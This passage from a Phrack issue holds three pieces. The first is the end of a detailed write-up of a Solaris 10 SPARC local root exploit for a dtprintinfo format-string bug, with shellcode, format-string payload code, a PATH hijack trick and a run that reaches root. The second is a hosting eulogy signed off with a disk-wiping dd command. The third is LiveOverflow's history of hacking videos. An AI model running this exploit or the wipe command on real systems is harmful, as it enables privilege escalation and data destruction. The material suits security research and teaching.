The specific exploit I'm going to dissect today is the one I named raptor_dtprintcheckdir_sparc2.c. It's a reliable local root privilege escalation exploit that should work against all unpatched Solaris 10 systems based on the SPARC architecture. It's a pretty lean exploit now, but its development took me some time. I spent almost two weeks putting it together, and came close to giving up a couple of times.

----[3.1 - SPARC Stack Layout Woes

While I could easily exploit the stack-based buffer overflow on Intel (see raptor_dtprintcheckdir_intel.c), exploitation on SPARC was definitely not straightforward.

The problem I encountered, as mentioned earlier, is related to the SPARC stack layout. When exploiting a classic stack-based buffer overflow on

SPARC we can't overwrite the saved return address of the current function, but we're only able to overwrite the saved return address of the caller of the current function. In practice, this means that the vulnerable program needs to survive an additional function before we can hijack %pc.

Depending on the target, exploitation of stack-based buffer overflows on SPARC might be easy, hard, or virtually impossible. In this specific case, many vital variables would get overwritten on the way to the saved return address and the vulnerable program would not easily survive until the caller function returned. For this reason, I decided to focus on exploiting the format string bug instead.

----[3.2 - Fake Printer Setup

Our target binary is the CDE Print Viewer. Quoting from the dtprintinfo(1) manual page:

"The Print Viewer program provides a graphical interface that displays the status of print queues and print jobs. Additional information about print queues or print jobs can be retrieved within the interface, individual print queue labels and icons can be customized, and individual print jobs can be canceled."

Basically, dtprintinfo provides an X11 graphical interface that displays various information about remote and local print jobs. This is the call tree that leads to the vulnerable code path (I have provided both C++ mangled and demangled names for each symbol):

```
Queue::ProcessJobs() // __0fFQueueLProcessJobsPc()
    |___ LocalPrintJobs() // __0FOLocalPrintJobsPcPPcPi
             |___ check_dir() // __0FJcheck_dirPcTBPPP6QStatusLineStructPii
```

The vulnerable function check_dir() gets called by the LocalPrintJobs() function. This is a utility function used by Queue::ProcessJobs() to get the list of local print jobs. LocalPrintJobs() enters the directory specified by the TMP_DIR environment variable (more on this later) and calls the check_dir() function for each subdirectory that is present. This is the relevant pseudocode (again, edited and commented for clarity):

```
/* open TMP_DIR */
pcVar4 = getenv("TMP_DIR");
if (pcVar4 == (char *)0x0) {
        chdir("/usr/spool/lp/tmp");
} else {
        pcVar4 = getenv("TMP_DIR");
        chdir(pcVar4);
}
__dirp = opendir(".");
...

/* check each subdirectory in TMP_DIR */
pdVar6 = readdir64(__dirp);
if (pdVar6 != (dirent64 *)0x0) {
        uVar2 = pdVar6->d_type;
        while (true) {
                __file = &pdVar6->d_type;
                if (((uVar2 != '.') && (iVar7 = stat64((char *)__file,
                  &sStack456), -1 < iVar7)) && ((sStack456.st_uid & 0x4000)
                    != 0)) {
                        chdir((char *)__file);
                        __0FJcheck_dirPcTBPPP6QStatusLineStructPii(param_1,
                          __file, &DAT_00065db0, &local_4, DAT_00065db4);
                        chdir("..");
                }
```

In order to enter this code path, we must be able to double click on a configured printer in the dtprintinfo GUI. This means two things:

- We must have a valid X11 server that accepts connections from the remote

vulnerable dtprintinfo program, so that we are able to interact with the GUI (for my tests I used XQuartz on macOS, configured to accept network connections from any host via the "xhost +" command).
- A configured printer must be present in the GUI so that we can double click on it.

With this introduction out of the way, it's time to look at the first part of my exploit:

```
int main(int argc, char **argv)
{
        ...

        /* lpstat code to add a fake printer */
        if (!strcmp(argv[0], "lpstat")) {

                /* check command line */
                if (argc != 2)
                        exit(1);

                /* print the expected output and exit */
                if(!strcmp(argv[1], "-v")) {
                        fprintf(stderr, "lpstat called with -v\n");
                        printf("device for fnord: /dev/null\n");
                } else {
                        fprintf(stderr, "lpstat called with -d\n");
                        printf("system default destination: fnord\n");
                }
                exit(0);
        }

        ...
        add_env("PATH=.:/usr/bin");
        ...

        /* create a symlink for the fake lpstat */
        unlink("lpstat");
        symlink(argv[0], "lpstat");
```

As discussed, a configured printer is necessary in order to be able to reach the vulnerable code path. This code fakes the presence of a printer connected to the system by exploiting one of the venerable 18-year-old bugs I disclosed at INFILTRATE 2019 [6]: old versions of dtprintinfo execute the external helper program lpstat without specifying its full path. This allows local unprivileged users to trick dtprintinfo into believing that a printer is present by creating a fake lpstat program and manipulating the PATH environment variable, as shown in the code snippet above.

If your target system already has a configured printer, you don't need to use this trick.

----[3.3 - Environment Setup

Let's continue to examine the exploit source code. Here, we parse command line arguments (including the X11 display string) and setup the environment before running the vulnerable program:

```
        /* process command line */
        if (argc < 2) {
                fprintf(stderr,
                  "usage:\n$ %s xserver:display [retloc]\n$ /bin/ksh\n\n",
                    argv[0]);
                exit(1);
        }
        sprintf(display, "DISPLAY=%s", argv[1]);
        if (argc > 2)
                retloc = (int)strtoul(argv[2], (char **)NULL, 0);

        /* evil env var: name + shellcode + padding */
```

```
        bzero(buf, sizeof(buf));
        memcpy(buf, "REQ_DIR=", strlen("REQ_DIR="));
        p += strlen("REQ_DIR=");

        /* padding buffer to avoid stack overflow */
        memset(buf2, 'B', sizeof(buf2));
        buf2[sizeof(buf2) - 1] = 0x0;

        /* fill the envp, keeping padding */
        add_env(buf2);
        add_env(buf);
        add_env(display);
        add_env("TMP_DIR=/tmp/just"); /* we must control this empty dir */
        add_env("PATH=.:/usr/bin");
        add_env("HOME=/tmp");
        add_env(NULL);
```

There are some important things to notice in this code snippet:

- As previously discussed, the REQ_DIR environment variable contains the hostile format string that triggers the bug. We will finish building this string in the next sections.
- The TMP_DIR environment variable must point to a path in which we can create a directory. This is another prerequisite to reach the vulnerable code path, as mentioned in the previous section.
- The buf2 buffer serves as padding so that sprintf() has enough memory space and doesn't crash trying to reach past the bottom of the stack while processing our hostile format string.

----[3.4 - Write4 Primitive

So far, so good. It's now time for the hard part. In order to convert our memory corruption into a nice weird machine and hijack the program flow, we must be able to leverage the format string bug to write arbitrary bytes at arbitrary locations in memory. The typical and usually most convenient technique to achieve this is the one that involves single-byte writes via the %n formatting directive. A good example of this approach is available in my exploit for the Intel architecture (raptor_dtprintcheckdir_intel2.c), in which I implemented a strategy inspired by an old technique originally devised by gera. Let's take another look at the vulnerable pseudocode:

```
        } else {
                pcVar3 = getenv("REQ_DIR");
                sprintf(local_724, pcVar3, param_2); // 1
        }
        local_c = strlen(local_724); // 2
        sprintf(local_5f8, "/var/spool/lp/tmp/%s/", param_2); // 3
```

The plan I put into action on Intel is to exploit the sprintf() at "1", where we control the format string, to replace the strlen() at "2" with a strdup() and the sprintf() at "3" with a call to the shellcode dynamically allocated in the heap by strdup() at "2" and pointed to by the local_c variable. This is achieved with a simple overwrite of two .got section entries. Cool, isn't it? But I digress... If you want to dig deeper into this technique, you're invited to take a look at the exploit. In the context of the present article the most important thing to understand is that the hostile format string is built using the %n formatting directive in such a way that target memory addresses are overwritten one byte at a time. Unfortunately, this is not possible on SPARC. Like any other RISC architecture, SPARC is not happy with memory operations on misaligned/odd addresses and if we tried this approach the program would just die spitting a dreaded Bus Error.

An alternative technique that is supposed to work on SPARC involves half-word writes via the %hn formatting directive. The problem with this technique is that it causes a large amount of bytes to be written as a side-effect, and thus in this specific case it makes the program run out of stack space: don't forget we're also dealing with a sprintf()-related buffer overflow paired with our format string bug! It might be possible to

prevent crashes by increasing the size of the padding buffer (remember buf2 in the exploit code snippet above?), but your mileage may vary.

So, what shall we do? After some days of bumping my head against this roadblock, consulting 20-year-old whitepapers, and endlessly experimenting on GDB, I finally figured out a possibly novel technique to perform single-byte writes on SPARC, using the less known %hhn formatting directive.

Here's the relevant code that generates the hostile format string in all its glory:

```
        /* format string: retloc */
        for (i = retloc; i - retloc < strlen(sc); i += 4) {
                check_zero(i, "ret location");
                *((void **)p) = (void *)(i); p += 4;     /* 0x000000ff */
                memset(p, 'A', 4); p += 4;               /* dummy      */
                *((void **)p) = (void *)(i); p += 4;     /* 0x00ff0000 */
                memset(p, 'A', 4); p += 4;               /* dummy      */
                *((void **)p) = (void *)(i); p += 4;     /* 0xff000000 */
                memset(p, 'A', 4); p += 4;               /* dummy      */
                *((void **)p) = (void *)(i + 2); p += 4; /* 0x0000ff00 */
                memset(p, 'A', 4); p += 4;               /* dummy      */
        }

        /* format string: stackpop sequence */
        base = p - buf - strlen("REQ_DIR=");
        for (i = 0; i < stackpops; i++, p += strlen(STACKPOPSEQ),
          base += 8)
                memcpy(p, STACKPOPSEQ, strlen(STACKPOPSEQ));

        /* calculate numeric arguments */
        for (i = 0; i < strlen(sc); i += 4)
                CALCARGS(n[i], n[i + 1], n[i + 2], n[i + 3], sc[i],
                  sc[i + 1], sc[i + 2], sc[i + 3], base);

        /* check for potentially dangerous numeric arguments below 10 */
        for (i = 0; i < strlen(sc); i++)
                n[i] += (n[i] < 10) ? (0x100) : (0);

        /* format string: write string */
        for (i = 0; i < strlen(sc); i += 4)
                p += sprintf(p,
                  "%%.%dx%%n%%.%dx%%hn%%.%dx%%hhn%%.%dx%%hhn",
                    n[i], n[i + 1], n[i + 2], n[i + 3]);
```

So, basically, we overwrite one byte at a time at the target address (retloc) as follows (remember that SPARC is a big endian architecture, therefore bytes are stored in memory in their natural order):

1. First, by using the %n formatting directive on retloc, we overwrite the LSB (position 0x000000ff).
2. Next in sequence, by using the %hn formatting directive on retloc, we overwrite the byte located at position 0x00ff0000.
3. Then, by using the %hhn formatting directive on retloc, we overwrite the MSB (position 0xff000000).
4. Finally, by using the %hhn formatting directive on retloc + 2, we overwrite the byte located at position 0x0000ff00.

From my perspective, this last overwrite shouldn't be allowed on SPARC, but it works and I'm definitely not complaining!

----[3.5 - Target Memory Location

After I figured out my write4 primitive, I needed to pick a suitable memory location to patch in order to redirect the program flow. I turned to the trusted Shellcoder's Handbook [8] in search of inspiration... and I almost ran out of options. Based on the book and on my experience, I identified the following main possibilities:

- .plt section entries in the vulnerable binary are a common target, but at least on my test system their addresses start with a null byte, therefore this quickly turned out to be a dead end.
- OS function pointers described in the Shellcoder's Handbook that used to be a popular target 15 years ago unfortunately are not present anymore in recent versions of Solaris 10.
- Being cumbersome and somewhat unreliable, function activation records are a traditionally terrible choice as an overwrite location, but they have a tendency to become more appealing as a last resort target when you have exhausted all other alternatives.

For a while, I went down the rabbit hole represented by the third option... The result of my tribulations is raptor_dtprintcheckdir_sparc.c. After I got the right offsets this exploit worked perfectly on my test system, with just one "minor" caveat: it worked only when GDB or truss were attached to the target process! To borrow Neel Mehta's words (again, quoted from the Shellcoder's Handbook):

"It's quite common to find an exploit that only works with GDB attached to the process, simply because without the debugger, break register windows aren't flushed to the stack and the overwrite has no effect."

You gotta love SPARC's quirks... Feel free to take a look at that specific exploit for a deeper discussion of other potential overwrite targets and hypothetical workarounds. Long story short, after much tweaking and debugging I noticed libc also contains .plt jumpcodes (with relocation type R_SPARC_JMP_SLOT) that, to everyone's wonder:

- Get executed upon function calling.
- Are writable (why is that?).
- Don't start with a null byte.

I don't know about you, but they surely look like a juicy target to me! Let's take a look at the vulnerable pseudocode once again:

```
        } else {
                pcVar3 = getenv("REQ_DIR");
                sprintf(local_724, pcVar3, param_2); // 1
        }
        local_c = strlen(local_724); // 2
        sprintf(local_5f8, "/var/spool/lp/tmp/%s/", param_2); // 3
```

The plan is to overwrite the jumpcode of the strlen() function that gets called at "2", right after the vulnerable sprintf(). From here on, exploitation is pretty straightf... Wait, with what should we overwrite the .plt entry?

----[3.6 - Custom Shellcode

Let's grab the libc base and the offset to strlen(), by using pmap against the PID of the running vulnerable program and objdump against libc.so.1 as follows:

```
bash-3.2# pmap 3321 | grep libc.so.1
FE800000    1224K r-x--  /lib/libc.so.1
FE942000      40K rwx--  /lib/libc.so.1
FE94C000       8K rwx-   /lib/libc.so.1
bash-3.2# objdump -R /usr/lib/libc.so.1 | grep strlen
0014369c R_SPARC_JMP_SLOT  strlen
```

We are looking at where the code is mapped into memory. As we can see, on my test system the .text section of libc is loaded at base address 0xfe800000 and strlen() is at the relative address 0x0014369c. Adding these two values together gives the absolute address of the strlen() jumpcode in the running process 3321:

```
bash-3.2# python -c 'print hex(0xFE800000+0x0014369c)'
0xfe94369cL
```

```
bash-3.2# pmap 3321 | grep libc.so.1
FE800000    1224K r-x--  /lib/libc.so.1
FE942000      40K rwx--  /lib/libc.so.1 <- strlen() jumpcode is here
FE94C000       8K rwx-   /lib/libc.so.1
```

The strlen() jumpcode is located in a memory region (mapped at 0xfe942000) that is both executable and writable, as mentioned earlier. What's in there? Let's examine the memory contents at the strlen() jumpcode address 0xfe94369c with the help of GDB:

```
(gdb) x/10i 0xfe94369c
Oxfe94369c:     nop
Oxfe9436a0:     b,a   0xfe832000
Oxfe9436a4:     nop
Oxfe9436a8:     nop
Oxfe9436ac:     b,a   0xfe832980
Oxfe9436b0:     nop
Oxfe9436b4:     nop
Oxfe9436b8:     ba    0xfe832ac0
Oxfe9436bc:     nop
Oxfe9436c0:     sethi  %hi (Oxb4000), %g1
```

Indeed, our designated target address contains actual executable code, with branches that are taken when a specific library function is invoked.

To ensure that my exploits are reliable, I always like to keep them as simple as possible. Therefore, instead of meddling with jumpcodes and branches, I decided to craft the shellcode directly in the .plt section of libc by exploiting the format string bug, as shown in the last exploit code snippet above. This technique proved to be very effective, but empirical tests showed that (for unknown reasons) the shellcode size was limited to 36 bytes. It looks like there's a limit to the number of arguments passed to sprintf(), unrelated to where we write in memory... Who cares, 36 bytes are more than enough, right?

Here's my custom Solaris/SPARC shellcode [9]:

```
char sc[] = /* Solaris/SPARC chmod() shellcode (max size is 36 bytes) */
/* chmod("./me", 037777777777) */
"\x92\x20\x20\x01"      /* sub  %g0, 1, %o1             */      // 1
"\x20\xbf\xff\xff"      /* bn,a <sc>                    */      // 2
"\x20\xbf\xff\xff"      /* bn,a <sc + 4>                */      // 3
"\x7f\xff\xff\xff"      /* call <sc + 8>                */      // 4
"\x90\x03\xe0\x14"      /* add  %o7, 0x14, %o0          */      // 5
"\xc0\x22\x20\x04"      /* clr  [ %o0 + 4 ]             */      // 6
"\x82\x10\x20\x0f"      /* mov  0xf, %g1                */      // 7
"\x91\xd0\x20\x08"      /* ta   8                       */      // 8
"./me";                                                       // 9
```

How cute is this? Briefly, it works as follows. At line "1" we set the second argument passed to chmod() via the %o1 register to the value -1, by subtracting 1 from the %g0 register that always contains a value of zero.

The purpose of lines "2" to "4" is to find out where we are in memory, as needed by almost any shellcode to reference any strings it includes. This is commonly known as the GetPC code. On the Intel architecture, GetPC is easily implemented by a jump and the familiar call/pop instruction pair. The instructions necessary to accomplish this on SPARC are slightly more complicated (of course!), due to the so called "branch delay slot". Basically, when a branch or call instruction is reached, the instruction immediately following the branch/call gets executed before the program flow is redirected to the specified destination address. If a branch is "annulled" (e.g., with an instruction such as "b,a <address>"), the instruction in the delay slot is executed only if the branch is taken; otherwise, it's always executed.

Coming back to our 3 instructions that implement the infamous SPARC GetPC code that deals with the branch delay slot, the order of execution is:

1. Line "2": bn,a <sc> // don't jump, skip next instruction

2. Line "5": add %o7, 0x14, %o0 // delay slot of call instruction at "4"
3. Line "4": call <sc + 8> // jump to line "3", save return address in %o7
4. Line "3": bn,a <sc + 4> // don't jump, skip next instruction
5. Rest of the shellcode, starting with line "5"

After the GetPC code gets executed, we have the address of the call instruction at line "4" stored in the %o7 register. At line "5" we use this value to calculate the address of the "./me" string located at the end of the shellcode (line "9") and store it into %o0, which will be the first argument passed to chmod(). At line "6" we null-terminate this string by dynamically patching memory. Finally, at lines "7" and "8" we invoke the syscall 0xf, which is chmod().

Now, to get a working exploit we just need to put everything together:

```
        /* setup the directory structure and the symlink to /bin/ksh */
        unlink("/tmp/just/chmod/me");
        rmdir("/tmp/just/chmod");
        rmdir("/tmp/just");
        mkdir("/tmp/just", S_IRWXU | S_IRWXG | S_IRWXO);
        mkdir("/tmp/just/chmod", S_IRWXU | S_IRWXG | S_IRWXO);
        symlink("/bin/ksh", "/tmp/just/chmod/me");
        ...

        /* run the vulnerable program */
        execve(VULN, arg, env);
        perror("execve");
        exit(1);
}
```

Basically, here we setup the directory structure as needed to reach the vulnerable code path and we create a symlink from /tmp/just/chmod/me to /bin/ksh (/tmp/just/chmod will be the current working directory when the bug gets hit). Then, we launch dtprintinfo with the crafted environment to trigger the bug, execute the shellcode, and make /bin/ksh setuid root.

After the exploit is populated with the correct base address of libc and with the offset to strlen(), it should work reliably against any unpatched Solaris 10 system running on the SPARC architecture. That's right, it's a one-shot exploit: there's no ASLR or any other modern shenanigans to be reckoned with. Just the usual, almost reassuring, non-executable stack.

Here's an example run of the exploit on my test system:

```
-bash-3.2$ uname -a
SunOS nostalgia 5.10 Generic_Virtual sun4u sparc SUNW,SPARC-Enterprise
-bash-3.2$ id
uid=100(user) gid=1(other)
-bash-3.2$ ls -l /bin/ksh
-r-xr-xr-x   3 root     bin       209288 Feb 21  2012 /bin/ksh
-bash-3.2$ gcc raptor_dtprintcheckdir_sparc2.c -o \
raptor_dtprintcheckdir_sparc2 -Wall

[on your local X11 server: disable the access control via "xhost +"]

-bash-3.2$ ./raptor_dtprintcheckdir_sparc2 10.0.0.104:0
raptor_dtprintcheckdir_sparc2.c - Solaris/SPARC FMT LPE
Copyright (c) 2020 Marco Ivaldi <raptor@0xdeadbeef.info>

Using SI_PLATFORM       : SUNW,SPARC-Enterprise (5.10)
Using libc/.plt/strlen  : 0xfe94369c

Don't worry if you get a SIGILL, just run /bin/ksh anyway!

lpstat called with -v
lpstat called with -v
lpstat called with -d

[on your local X11 server: double click on the fake "fnord" printer]
```

```
Illegal Instruction
-bash-3.2$ ls -l /bin/ksh
-rwsrwsrwx   3 root     bin       209288 Feb 21  2012 /bin/ksh
-bash-3.2$ ksh
# id
uid=100(user) gid=1(other) euid=0(root) egid=2(bin)
```

--[4 - Outro

"Yeah, I had tickets to the earliest showing (Wednesday 10PM) and was stunned when Trinity whipped out Nmap! I almost got up and did the r00t dance right there in the theatre :)."
-- Fyodor (0dd)

Hard to believe, but it's been 21 years almost to the day since that fateful summer, when the first exploits targeting format string bugs were posted on Bugtraq. Shortly after, Lamagra and Tim Newsham published their whitepapers on format string attacks, and one year later scut released his definitive guide on the subject. Frankly, it's also hard to believe that format string bugs haven't been completely eradicated, as they're relatively easy to spot with static analysis techniques. But we all know how these things go, don't we?

The specific bugs I discussed in this article were fixed during the general cleanup of CDE code done by Oracle in the aftermath of my recent vulnerability disclosures. However, I have the feeling that many bugs are still lurking in CDE, ready to be found by inspired hackers. After all, why do a CTF, when you can do CDE?

--[5 - Shouts

"I think different personalities find different bugs."
-- Bas Alberts

I would like to thank all fellow old school hackers from ADM, TESO, THC, LSD, 0dd, etc. for their incredible research work spanning decades. You're an endless source of inspiration for me.

I would also like to thank my partner in VOODOO macro crime against readable code, inode. Without you, I would've never started hacking Solaris, so there's that.

And, of course, Marti Guasch Jimenez deserves a special mention for finding the actual bug I've exploited. Keep on hacking!

--[6 - References

[0] https://en.wikipedia.org/wiki/Common_Desktop_Environment
[1] https://www.oracle.com/us/assets/lifetime-support-hardware-301321.pdf
[2] https://en.wikipedia.org/wiki/Solaris_(operating_system)
[3] https://en.wikipedia.org/wiki/SPARC
[4] https://julianor.tripod.com/bc/formatstring-1.2.pdf
[5] https://0xdeadbeef.info/exploits/raptor_libdthelp.c
[6] https://github.com/0xdea/raptor_infiltrate19
[7] https://github.com/0xdea/raptor_infiltrate20/tree/main/exploits
[8] https://www.goodreads.com/book/show/1174511.The_Shellcoder_s_Handbook
[9] https://cybersecpolitics.blogspot.com/2019/03/

|=[EOF]=---=|

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x0e of 0x0f

|=----------=|
|=----------=[Segfault.net eulogy]=----------=|
|=----------=|
|=----------=[skyper]=----------=|
|=----------=|

2019/DEC/04

RIP SEGFAULT.NET, THANK YOU AND GOOD BYE

22 years of hosting hackers has come to an end.

Segfault.net started hosting hackers in 1997. The main goal has always been to provide infrastructure for hackers and to support them.

Hacking was still in its infancy. Servers were hard to get by. Documents had to be forged, rack space had to be rented and the server had to be custom built.

Thank you to all the people who participated and all the project we hosted. It was home to team-teso, thc, hert, hackinthebox, phrack.org, ircsnet and many others.

It was the gateway to the internal Teso Lab that hosted more than 10 further computer systems of different architecture and OS versions. Countless exploits were developed and tested here. Gamma provided blueboxed Internet connections via Brazil, Columbia and other C5 countries to unleash those exploits.

IRCSNET became home to so many awesome discussions. I believe it was the first SSL-only IRC network spanning over 4 servers at its peak and hosting hundreds of conversations.

We provided encrypted and secure shells to so many talented people that it is eye watering.

There were some hard times as well. Nokia suing us, the BKA (German FBI) knocking on the door, our IP address being routed via Fort Meade or the hosting company saying they will host us for free 'because they were big fans of us' (yeah, right - we moved segfault.net to 1and1 immediately... damn fedz).

Hosting at 1and1 was probably best. The guy responsible for hacking incidents and government relationship....he was on our payroll.

Segfault.net prevailed and nobody ever got arrested or caught.

Times have changed now. Shells and servers are easily available. DigitalOcean, AWS or google clouds are cheap and hassle free. Those are much harder to trust or to make secure (uploading a virtual machine is probably the best). Governments are more aware now. Yet, they are as ruthless and ignorant as they have always been. Beware of governments as they do not know what they are doing.

Segfault.net was the birth place to so many great ideas, tools, products and companies. Thank you all.

Good bye and Good luck and Keep Hacking,
dd bs=4k if=/dev/zero of=/dev/sda

|=[EOF]=----------=|

==Phrack Inc.==

Volume 0x10, Issue 0x46, Phile #0x0f of 0x0f

YouTube Security Scene

LiveOverflow

--[Table of Contents

--[0. About the Author

To briefly introduce myself, I'm LiveOverflow and I make videos about various IT security topics. Here are a few:

+ How SUDO on Linux was HACKED! // CVE-2021-3156
    https://youtu.be/TLa2VqcGGEQ?list=PLhixgUqwRTjy0gMuT4C3bmjeZjuNQyqdx
+ XSS on Google Search - Sanitizing HTML in The Client?
    https://www.youtube.com/watch?v=lG7U3fuNw3A
+ Identify Bootloader main() and find Button Press Handler
    https://youtu.be/yJbnsMKkRUs?list=PLhixgUqwRTjyLgF4x-ZLVFL-CRTCrUo03

--[1. Preamble

From BBS and text files, over IRC and books, to the modern internet with forums and blogs, hackers exchanged information primarily in text form. This of course meant, most older hackers prefer text, which makes it difficult to establish new kinds of media.

When I started producing videos in 2015 I often got the feedback that text is superior, nobody will watch videos and I should instead write articles. So when I was asked to write about the "YouTube Hacking Scene" for Phrack I felt like video production finally reached some level of acceptance.

While this article is titled "YouTube Hacking Scene" I also want to include streamers on Twitch and other platforms - who knows how long the product YouTube will survive, and I'm sure Phrack will exist long after.

Given that my personal experience is biased and the history is difficult to research, this article is certainly not objective. So we will go with the French saying "preach the falsehood to know the truth". So if you know it better, please reach out.

--[2. Before 2014

Digging up information about hacking videos from the early 2000s is difficult, but it's clear that it was not very popular. Personally I remember "Lenas Reversing for Newbies"[0] video series from 2006 very well, but it wasn't distributed via YouTube. It is an incredibly detailed and hands-on walkthrough of Windows reverse engineering and cracking with OllyDbg. I have seen it getting recommended a lot over years, indicating that there is a craving for the visual teaching approach.

One of the earliest hacking show attempts seems to be "the broken" by Kevin Rose from 2003[1]. Then in 2005 Darren Kitchen started the

Hak5 show[2] and it deserves a mention, as it is probably the longest running hacking video production. YouTube already existed when it started, but it wasn't popular just yet, so the distribution heavily relied on torrents. Notable might also be IronGeek, who started uploading conference videos on YouTube in 2007. His trip to Notacon 2007 might be the first ever "Hacking Vlog"[3]. But all of these video projects were mostly just scratching the surface of hacking. Very few videos were actually digging into the technical details.

In 2007 the project SecurityTube started out of India by vivekramac. Probably inspired by YouTube it was meant as a place for everybody to upload and share hacking video content, but vivekramac himself was responsible for creating tons of videos. For many years it seems to have been the best source for free video courses. But in 2011 the site slowly transitioned into the new paid courses platform Pentester Academy. Fun fact, when I started making videos in 2015 I obviously came across SecurityTube and I tried to submit my videos there, but they were never accepted. The platform already felt abandoned, and the content was kinda outdated and not the depth I was looking for anyway. Nonetheless a very important part of video creator history.

Over the years I have been collecting YouTube channels with more or less technical security content. And to create the chart below (Fig. 1), I looked at the year of their first relevant upload. Also most of those channels only have a handful of videos and were abandoned shortly after. But in hindsight I even noticed there were a few very early attempts at making more technical video walkthroughs such as lordparody (2009)[4]. Looking at the data there appears to have been a small surge after 2010, but I think that 2015 was where the current hacker creator scene really started growing.

```
2005: *
2006:
2007: **
2008: *
2009: *****
2010: ****
2011: *******
2012: ************
2013: *********
2014: ******
2015: ***************
2016: *************************
2017: ***************************
2018: ********************
2019: ************
2020: ********************
```

Fig 1. Bar chart showing the numbers of new hacking YouTube creators by year

--[3. My Start in 2015

Around 2014 I started to hit a wall in my own learning progress. There were tons of (written) tutorials about web security, WiFi hacking, Metasploit and buffer overflows, but the material mostly covered basics. To actually learn more advanced topics I had to play wargames[6] and CTFs. I remember fondly struggling for months playing w3challs or io.smashthestack to improve very very slowly - I was a classic annoying noob, even getting banned by bla from IRC ;)

I believe it shouldn't have been this difficult to progress. In the traditional academic science community you rely on papers, to build upon prior research. And while we have equivalent resources, see for example Phrack, we are missing the educational institutions like universities to pass on this knowledge more effectively. So in the past, new people had to walk a very stony path to catch up with the state-of-the-art. After I finally "understood" ret2libc and ROP, I felt like that this stuff is actually easy, but the existing material is just bad at explaining it.

Then in late 2014, early 2015, two events happened that would have a big impact on me. The first event was the growing community of programmers on reddit called /r/WatchPeopleCode[7] - a subreddit about live streaming programming. While it is not about security, everybody knows that programming skills are crucial if you do any form of more in-depth hacking. The second event was geohot livestreaming himself solving pwnable challenges from overthewire.org[8].

What both of these events have in common is that it's the first time for me looking over the shoulder of a professional. I realized that all the talks, blog posts and articles only cover the results, and rarely the actual process. And because I was not lucky enough to have people around me to learn from in person, watching over the shoulder of an experienced developer, or geohot, was eye opening.

To see how geohot was using the terminal, writing exploit scripts and navigating IDA Pro was incredibly insightful. But more importantly, it also exposed the fails and mistakes followed by the process of troubleshooting and fixing the bugs. And this pushed me through the wall I was hitting in my own education.

I was craving more. Where can I find more streams or videos where people are hacking? Unfortunately, when searching on YouTube, the only videos I could find were either Metasploit tutorials or how to use aircrack-ng to hack a WiFi. And these topics were very boring to me as I was more interested in the process of finding these kinds of flaws, rather than just using what others found.

Of course I was very far away from geohot's skills, I did understand ROP and I thought I could create the "over the shoulder" experience for the people coming after me. Which led me to start livestreaming pwnable challenges[9] from exploit-exercises.com (today exploit.education), and cover other CTFs. However I quickly noticed that I was terrible at streaming and soon transitioned into making scripted videos with a focus on visual explanations[10]. Another realization I had was, in fact, I did not understand ROP and other topics properly. So having the aspiration to create better tutorials, it forced me to dig deeper, which meant this project benefited my own education too.

Of course this is me talking from my own perspective and I don't want to make it sound like I was the only one. I simply wanted to provide insight on what motivations can lead people to create videos. So at this point I would like to mention a few other folks who were making videos about more "advanced" topics around that time. Gynvael from the Dragon Sector CTF team[11], MurmusCTF[12], ipp[13], psifertex[14], Zeta Two[15] and probably many more I unfortunately never came across.

Making good videos is very time consuming, especially once it's more than "just" a screen recording or livestream. So very few creators are able to do it over a longer period of time and I believe John Hammond[16] and I have the longest and consistently running release schedule.

--[4. Today's Scene

As has been the case with any area of hacking, commercialization also creeps into this scene. I'm not immune to this either, as the time investment is massive and has to be justified somehow. This unfortunately leads to videos that are sometimes more motivated by exposure or products, rather than the pure sharing of knowledge; and it's difficult to find a balance between those opposing forces. It also led to the prior generation of free video content (SecurityTube, Cybrary, ...) to put their content behind paywalls.

But there is one amazing positive commercial development that I want to highlight. In the past years companies like Google have sponsored very technical videos[17] to share insights into vulnerabilities of their own products. Who would have thought this could ever happen, when this community used to be scared to get sued for anything.

There are also new problems that come with Google/YouTube and the other large social media platforms. YouTube for example has a policy against certain kinds of hacking videos[18], which lead to the take down of several videos and even entire channels. However it should also be noted 99% of the time it was a clear mistake and the decisions got reversed.

> "Hacking: Demonstrating how to use computers or information technology with the intent to steal credentials, compromise personal data or cause serious harm to others such as (but not limited to) hacking into social media accounts."
> - YouTube's harmful or dangerous content policies

Can hacking videos be ethical or unethical? It's a difficult topic and one that I clash a lot on with other creators. I do believe that there is a way to make the "right" kind of tutorials - and so far I haven't had any issues with YouTube ;)

For example, I understand that Google does not want a step-by-step video guide for script kiddies to setup a shitty phishing page, when phishing is the second most common source of compromised Google accounts[19]. And to me that is not censorship, because the underlying skill is very basic web development. So to me a phishing tutorial is kinda deceitful and unnecessarily hiding the real "hacking" skill - web development. But I know many of my peers disagree here.

Then there is the evolution of "hacker influencer". It was important to me at the start to be faceless anonymous. But over the years my opinion has slightly changed. I often think back to the time when I was sitting alone in my room trying to understand an article, and wished I had the videos I make today. So for me it's important to use social media and their algorithmic feeds to maximize exposure; hoping to reach that kid who wants to break through the same wall I was hitting. Nowadays I believe that my desire to have this information easily discoverable, outweighs restricting educational resources to obscure (or underground) places.

In 2019 TheCyberMentor joined the scene with live streaming basic pentesting lessons for free on Twitch[20]. It kinda felt like OSCP material, just in video form and free. There were earlier attempts at creating free pentesting courses, such as SecurityTube or Cybrary, and maybe others as well. But TheCyberMentor is undoubtedly the most successful one, reaching several millions of views. This hasn't lasted long though, since building up the initial audience, he transitioned away into paid courses too.

There is also some criticism regarding original content vs. taking existing (written) tutorials and turning them into videos. Certainly there is added value in improved presentation. But there is also the ethical question about highlighting the sources. This especially affects newcomers where sometimes it's obvious that they follow a typical outline from other material, without referencing it.

In the past years, there has also been an interesting development about topics covered by the video creator scene. Because it has been completely dominated by "bug bounties". As much as I love seeing an influx of motivated young people, it feels like this is our community's version of the "get rich quick" scam. It leads to a huge demand for paid courses and guides that directly or indirectly promise you to make you a successful bug hunter. Currently it's very rare to see content beyond bug bounties and I wish there was more diversity.

Sometimes I also think about how hacking communities organize, and how creators changed this. In the past the communities were usually divided by topics of interest, and now the communities form around personalities. Sometimes this makes me a bit uncomfortable, but this also resulted in a massive increase in exposure to the hacking world (it benefits the creator when the fan base grows).

It's always difficult to see cultural change, when it evolves away from what we grew up with. But thinking back to my teenage years, I wish I

could have been able to find places like that more easily, instead of having to wait until my 20s to accidentally stumble into it.

Besides creating videos, there is also a growing scene live streaming on Twitch. Most of them work on challenges from HackTheBox or TryHackMe, which are platforms with commercial interest. This means the streamers provide collectively free advertising worth millions for those platforms. On one hand it's amazing to see so much content, but it's sad that less community oriented wargames/CTFs are shown. And the variety of the topics covered is very low as well.

